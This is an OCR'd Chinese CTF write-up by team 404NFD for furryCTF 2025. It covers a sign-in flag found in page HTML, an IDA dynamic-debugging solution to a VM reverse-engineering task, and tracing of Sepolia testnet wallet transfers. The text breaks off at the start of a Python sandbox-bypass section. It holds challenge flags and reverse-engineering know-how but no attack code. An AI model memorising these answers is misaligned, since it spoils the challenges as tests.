
furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 2 日 12:00



队伍名称	**404NFD-碎冰冰**
参赛队员	curi0us,web 小手子,chen
是否为安徽师范大学校内队伍	是
2026/2/4	

本队成功解出题目

【Misc】

1.签到题

【Web】

1. ~admin~
2. ezmd5
3. PyEditor
4. 下一代有下一代的问题
5. CCPreview

【Reverse】

1. ezvm

【Blockchain】

1. 好像忘了啥

【Forensics】

1. 谁动了我的钱包

【PPC】

1. flagReader

【Osint】

1. 独游


【Misc】签到题

【解题思路】

进入环境，网页端 flag 没有显示多半用控制台

【解题步骤】

F12 打开，题目说了 flag 在投票后的页面，查看结果，查找元素



https://tp.wjx.top/wjx/join/tpresult.aspx?activity=326802486

喵？flag是什么？好吃的喵~

你见过flag喵？

(100%) 1 票

0 票

div.tptitle 740 × 25
Color #333333
Font 15px "PingFang SC", "helvetica neue",...
ACCESSIBILITY
Contrast Aa 12.63
Name
Role generic
Keyboard-focusable

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
 ▶<head> ⋯ </head>
 ▼<body style> == $0
   ▶<style> ⋯ </style>
   ▶<style> ⋯ </style>
   ▶<style> ⋯ </style>
   ▶<div id="divBackgroundWrap"> ⋯ </div>
   ▶<script> ⋯ </script>
    <div style="height:38px;" id="divTopHeight"></div>
   ▼<div class="wall-container">
      <style> </style>
     ▼<div class="wall-container-content">
       ▶<div class="headerTit"> ⋯ </div> flex
       ▼<div style="margin:0 auto;" id="set_outerwidth">
         ▼<div id="divResult">
            <div style="margin-bottom:15px;" class="defdisplay">
            furryCTF{Cro5s_The_Lock_0f_T1me}</div>
           ▼<div style="text-align:left;padding-bottom:10px;font-size:14px;">
              <div style="padding-bottom:30px;color:#A6A6A6;font-size:18px;font-
              weight: bold;line-height: 25px;" class="tptitle">你见过flag喵?
              </div>
             ▶<div class="tpdetial" style="padding-bottom:15px;position:relativ
              e;display: flex;justify-content: space-between;align-items: cente
              r;"> ⋯ </div> flex
             ▶<div class="tpdetial" style="padding-bottom:15px;position:relativ
              e;display: flex;justify-content: space-between;align-items: cente
              r;"> ⋯ </div> flex
            </div>
          </div>
        </div>
      </div>
    </div>
    <script type="text/javascript" src="https://image.wjx.cn/cdn/jquery/1.10.2/
    jquery.min.js"></script>
   ▶<script type="text/javascript"> ⋯ </script>
    <script src="//image.wjx.cn/joinnew/js/tpresult.js?v=6885" type="text/javas
    cript"></script>
    <script> var isPar = 0; </script>
   ▶<script type="text/javascript"> ⋯ </script>
```

无事件侦听器

在此页上，你将找到已注册的事件侦听器

☑ 包括第三方问题 严重性: 默认级别 ▾ 浏览器: 热门浏览器 ▾

未检测到任何问题

在此页面上，你可以从浏览器中找到警告。


了解详细信息

找到 furryCTF{Cro5s_The_Lock_0f_T1me}

【Reverse】ezvm

【解题思路】动态调试观察变量变化

【解题步骤】拖入 PE 发现



Exeinfo PE - ver.0.0.6.3 by A.S.L - 1086+100 sign 2020.07.22

File : EZ_VM.exe

Entry Point : 00001CBC oo < EP Section : .text

File Offset : 000010BC First Bytes : 48.83.EC.28.E8

Linker Info : 14.44 SubSystem : Win Console

File Size : 00004A00h < N Overlay : NO 00000000


Image is 64 bit executable RES/OVL : 2 / 0 % ????

x64 Microsoft Visual C++ v14 - 20xx - microsoft.com (exe 4883ec 28-

简易信息 - 帮助提示 -脱壳信息 16 ms.

Not packed , try www.ollydbg.de or x64 debug v0025 www.x64dbg.c

放进 IDA，笔者从未写过 vm 题，硬着头皮做吧，观察大致操作，最后比较 v5 与输入值，测试 v5 的初始值发现不正确，应该是过程中加密了 v5，直接动态调试，在 LABEL 15 入口设置断点，调试后检查 RBX，调整转到该地址



IDA - EZ_VM.exe C:\Users\curious\Desktop\EZ_VM.exe

File Edit Jump Search View Debugger Lumina Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Debug View
Structures
Enums
IDA View-RIP
Pseudocode-A
RBX

```
debug033:0000015CA124D2DC db  74h ; t
debug033:0000015CA124D2DD db 0A8h
debug033:0000015CA124D2DE db    0
debug033:0000015CA124D2DF db  3Fh ; ?
debug033:0000015CA124D2E0 db  50h ; P
debug033:0000015CA124D2E1 db  4Fh ; O
debug033:0000015CA124D2E2 db  46h ; F
debug033:0000015CA124D2E3 db  50h ; P
debug033:0000015CA124D2E4 db  7Bh ; {
debug033:0000015CA124D2E5 db  33h ; 3
debug033:0000015CA124D2E6 db  31h ; 1
debug033:0000015CA124D2E7 db  37h ; 7
debug033:0000015CA124D2E8 db  61h ; a
debug033:0000015CA124D2E9 db  36h ; 6
debug033:0000015CA124D2EA db  31h ; 1
debug033:0000015CA124D2EB db  34h ; 4
debug033:0000015CA124D2EC db  33h ; 3
debug033:0000015CA124D2ED db  30h ; 0
debug033:0000015CA124D2EE db  34h ; 4
debug033:0000015CA124D2EF db  7Dh ; }
debug033:0000015CA124D2F0 db    0
debug033:0000015CA124D2F1 db 0ABh
debug033:0000015CA124D2F2 db 0ABh
debug033:0000015CA124D2F3 db 0ABh
debug033:0000015CA124D2F4 db 0ABh
debug033:0000015CA124D2F5 db 0ABh
debug033:0000015CA124D2F6 db 0ABh
debug033:0000015CA124D2F7 db 0ABh
UNKNOWN 0000015CA124D2E0: debug033:0000015CA124D2E0 (Synchronized with RIP)
```

General registers

```
RAX 0000000000000010 ↳
RBX 0000015CA124D2E0 ↳ debug033:0000015CA124D2E0
RCX 00007FF796A81258 ↳ main:loc_7FF796A81258
RDX 0000000000000001 ↳
RSI 0000000000000000 ↳
RDI 0000015CA1255180 ↳ debug033:0000015CA1255180
RBP 00000059B4CFFB20 ↳ Stack[00005224]:00000059B4CFFB20
RSP 00000059B4CFFAC0 ↳ Stack[00005224]:00000059B4CFFAC0

ID   0
VIP  0
VIF  0
AC   0
VM   0
RF   0
NT   0
IOPL 0
OF   0
```

Modules

```
Path                                              Base              Size
C:\Users\curious\Desktop\EZ_VM.exe                00007FF796A80000  0000
C:\WINDOWS\SYSTEM32\VCRUNTIME140_1.dll            00007FFCE4AD0000  0000
C:\WINDOWS\SYSTEM32\MSVCP140.dll                  00007FFCE4B10000  0000
C:\WINDOWS\SYSTEM32\VCRUNTIME140.dll              00007FFCE4BA0000  0000
C:\WINDOWS\SYSTEM32\apphelp.dll                   00007FFCFD0C0000  0000
C:\Windows\System32\KernelBase.dll                00007FFD03340000  0000
```

Threads

```
Decimal  Hex   State  Name
21028    5224  Ready  EZ_VM.exe
13044    32F4  Ready  7FFD05CD5BC0
33332    8234  Ready  7FFD05CD5BC0
2900     B54   Ready  7FFD05CD5BC0
```

Hex View-1

```
00007FF796A81170  48 83 EC 28 48 8B 49 08  48 85 C9 74 20 48 8B 01  H波·(H蛇·.H吷·t·H..
00007FF796A81180  FF 50 10 48 85 C0 74 15  48 8B 08 BA 01 00 00 00  .P.H叩·t.H.......
00007FF796A81190  4C 8B 01 48 8B C8 48 83  C4 28 49 FF E0 48 83 C4  L..H嗱·H饱·(I.璁·刨·
00007FF796A811A0  28 C3 CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  (锰·烫·烫·烫·烫·烫·烫·.
00007FF796A811B0  48 89 5C 24 08 55 48 8B  EC 48 83 EC 60 48 8B 05  H塡·$.UH嬱·H波·`H..
00007FF796A811C0  7C 3E 00 00 48 33 C4 48  89 45 F0 B9 11 00 00 00  |>..H3胳·塃·窮·....
00007FF796A811D0  E8 53 08 00 00 48 8D 15  1C 22 00 00 4C 8B C0 4C  鑃·...H..."..L嬂·L
00007FF796A811E0  2B C2 48 8B D8 66 66 66  0F 1F 84 00 00 00 00 00  +翧·嬝·fff........
00007FF796A811F0  0F B6 0A 41 88 0C 10 48  8D 52 01 84 C9 75 F1 45  ...A...H崉·.劥·u駆·
00007FF796A81200  32 D2 C7 45 C0 10 25 32  3A 45 33 C0 C7 45 C4 0B  2仫·E..%2:E3繮·E..
000005B0 00007FF796A811B0: main
```

Stack view

```
00000059B4CFFAC0  00007FF796A832E0  .rdata:00007FF796A832E0
00000059B4CFFAC8  00007FF796A81F01  atexit+9
00000059B4CFFAD0  0000000000000000
00000059B4CFFAD8  0000000000000000
00000059B4CFFAE0  3A6325083A322510
00000059B4CFFAE8  00665531410D660B
00000059B4CFFAF0  00007FF796A832FF  .rdata:00007FF796A832FF
00000059B4CFFAF8  00007FF796A81E79  __scrt_release_startup_lock+D
00000059B4CFFB00  0000000000000007
00000059B4CFFB08  0000000000000000
UNKNOWN 00000059B4CFFAC0: Stack[00005224]:00000059B4CFFAC0 (Synchronized with RSP)
```

Output


```
7FFD05CD5BC0: thread has started (tid=33332)
7FFD05CD5BC0: thread has started (tid=2900)
7FFCE4B10000: loaded C:\WINDOWS\SYSTEM32\MSVCP140.dll
7FFCE4AD0000: loaded C:\WINDOWS\SYSTEM32\VCRUNTIME140_1.dll
7FFCE4BA0000: loaded C:\WINDOWS\SYSTEM32\VCRUNTIME140.dll
PDBSRC: loading symbols for 'C:\Users\curious\Desktop\EZ_VM.exe'...
PDB: using PDBIDA provider
PDB: downloading http://msdl.microsoft.com/download/symbols/Project2.pdb/CC41A9D8D97A4B06B068CBB2D175E0951/Project2.pdb => C:\Users\curious\AppData\Local\Temp\ida\Project2.pdb\CC41A9D8D97A4B06B068CBB2D175E0951\Project2.pdb
Could not find PDB file 'Project2.pdb'.
Please check _NT_SYMBOL_PATH
```

得到 POFP{317a614304}

【Forensics】谁动了我的钱包

【解题思路】笔者从没接触过这种题，只能凭感觉

【解题步骤】进入环境，



Address: 0x35710Be7...AB51452c8

https://sepolia.etherscan.io/address/0x35710Be7324E7ca3DD7493e4A2ba671AB51452c8

Sepolia Testnet

Search by Address / Txn Hash / Block / Token

0 ETH

Latest: 19 days ago ↗ First: 19 days ago ↗

FUNDED BY

0x8A7065C4...Ba15aedb7 | 19 days ago

N/A

Transactions | Token Transfers (ERC-20)

Latest 7 from a total of 7 transactions

Download Page Data

	Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
	0x825eedf1047...	Transfer	10051147	19 days ago	0x35710Be7...AB51452c8	OUT	0x26A087A9...49fc25dbd	0.5128837 ETH	0.00002943
	0x559ad0cb9d...	Transfer	10051146	19 days ago	0x35710Be7...AB51452c8	OUT	0x3Cbf1FA1...7Ca33b13E	0.54920645 ETH	0.00002617
	0x6327905f048...	Transfer	10051145	19 days ago	0x35710Be7...AB51452c8	OUT	0x4864d2a0...854CB8A22	0.54506012 ETH	0.00002915
	0x0e6a602844...	Transfer	10051144	19 days ago	0x35710Be7...AB51452c8	OUT	0x7F7B7D7E...9f48A8a16	0.54344004 ETH	0.00002733
	0xd2458a04b4...	Transfer	10051143	19 days ago	0x35710Be7...AB51452c8	OUT	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911
	0x145bbec25a...	Transfer	10051136	19 days ago	0x6Cc9397c...77Ba5F455	IN	0x35710Be7...AB51452c8	1.32290292 ETH	0.00006349
	0xa3f5f35502c...	Transfer	10051045	19 days ago	0x8A7065C4...Ba15aedb7	IN	0x35710Be7...AB51452c8	1.38578429 ETH	0.00002117

0x35710be7324e7ca3dd7493e4a2ba671ab51452c8

[Download: CSV Export]

A wallet address is a publicly available address that allows its owner to receive funds from another party. To access the funds in an address, you must have its private key. Learn more about addresses in our Knowledge Base.

Powered by Ethereum


Back to Top

This website uses cookies to improve your experience. By continuing to use this website, you agree to its Terms and Privacy Policy. Got it!

Etherscan © 2026 (Sepolia)

Donations: 0x71c765...d8976f

分成了 5 个账户转出，不急，先一个一个看



Address: 0x766cb3ce...c1cded64d

https://sepolia.etherscan.io/address/0x766cb3ce779c8fd57e0918961b16464c1cded64d

Sepolia Testnet

Search by Address / Txn Hash / Block / Token

ETH BALANCE

0.002196955735357438 ETH

TRANSACTIONS SENT

Latest: 18 days ago ↗ First: 19 days ago ↗

FUNDED BY

0x35710Be7...AB51452c8 | 19 days ago

N/A

Transactions | Token Transfers (ERC-20)

Latest 8 from a total of 8 transactions

Download Page Data


	Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
	0xda5d44d1f40...	Transfer	10054387	18 days ago	0x766Cb3CE...c1Cded64d	OUT	0x896efC87...907a1E2aB	0.00308618 ETH	0.00002695
	0xab4bd6065e...	Transfer	10054386	18 days ago	0x766Cb3CE...c1Cded64d	OUT	0x47d76A4c...19C471bBF	0.0013589 ETH	0.00002963
	0xb416d730d0f...	Transfer	10051184	19 days ago	0x766Cb3CE...c1Cded64d	OUT	0x4764E026...8ada52aD4	0.024251 ETH	0.00002803
	0x677d220412...	Transfer	10051183	19 days ago	0x766Cb3CE...c1Cded64d	OUT	0x8f2CaeE3...4C46c2D93	0.02311866 ETH	0.00002492
	0xab2f106bf87...	Transfer	10051182	19 days ago	0x766Cb3CE...c1Cded64d	OUT	0x3331F4BD...9D02f6932	0.0259864 ETH	0.00002615
	0xc608150fd8d...	Transfer	10051181	19 days ago	0x766Cb3CE...c1Cded64d	OUT	0x47d76A4c...19C471bBF	0.30064917 ETH	0.00002846
	0x62935e7197f...	Transfer	10051148	19 days ago	0x766Cb3CE...c1Cded64d	OUT	0x48d1654d...5cAad68c0	0.17711756 ETH	0.00002663
	0xd2458a04b4...	Transfer	10051143	19 days ago	0x35710Be7...AB51452c8	IN	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911

[Download: CSV Export]

A wallet address is a publicly available address that allows its owner to receive funds from another party. To access the funds in an address, you must have its private key. Learn more about addresses in our Knowledge Base.

This website uses cookies to improve your experience. By continuing to use this website, you agree to its Terms and Privacy Policy. Got it!

不断追踪数额最大的账户，



Address: 0xff7c350e...603b7db72

https://sepolia.etherscan.io/address/0xff7c350e70879d04a13bb2d8d77b60e603b7db72

Sepolia Testnet

Search by Address / Txn Hash / Block / Token

Etherscan

Home Blockchain Tokens NFTs More

Address 0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

</> API

Overview

ETH BALANCE
♦ 0.766261860885125344 ETH

More Info

TRANSACTIONS SENT
Latest: N/A First: N/A

FUNDED BY
0xc00Cc3CA...D14Ac32d0 | 19 days ago

Multichain Info

N/A

Transactions | Token Transfers (ERC-20)

Latest 4 from a total of 4 transactions

Download Page Data

	Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
	0x26653a0860...	Transfer	10051619	19 days ago	0x39B72908...6B4e60621	IN	0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648
	0x2decdecb2c...	Transfer	10051617	19 days ago	0x3D89ce58...6D851Bd81	IN	0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928
	0xb50f8fa5629...	Transfer	10051573	19 days ago	0x9ED0E665...570F67268	IN	0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657
	0x67bf23e8d44...	Transfer	10051543	19 days ago	0xc00Cc3CA...D14Ac32d0	IN	0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934

[Download: CSV Export]

A wallet address is a publicly available address that allows its owner to receive funds from another party. To access the funds in an address, you must have its private key. Learn more about addresses in our Knowledge Base.

This website uses cookies to improve your experience. By continuing to use this website, you agree to its Terms and Privacy Policy. Got it!

发现黑客的账户，即


POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

【Web】PyEditor

【解题思路】


Python 沙箱绕过，观察源码找漏洞

【解题步骤】



```
    self.start_time = None

def validate_code(self):
    try:
        if len(self.code) > int(os.environ.get('MAX_CODE_SIZE', 1024)):
            return False, "代码过长"

        tree = ast.parse(self.code)

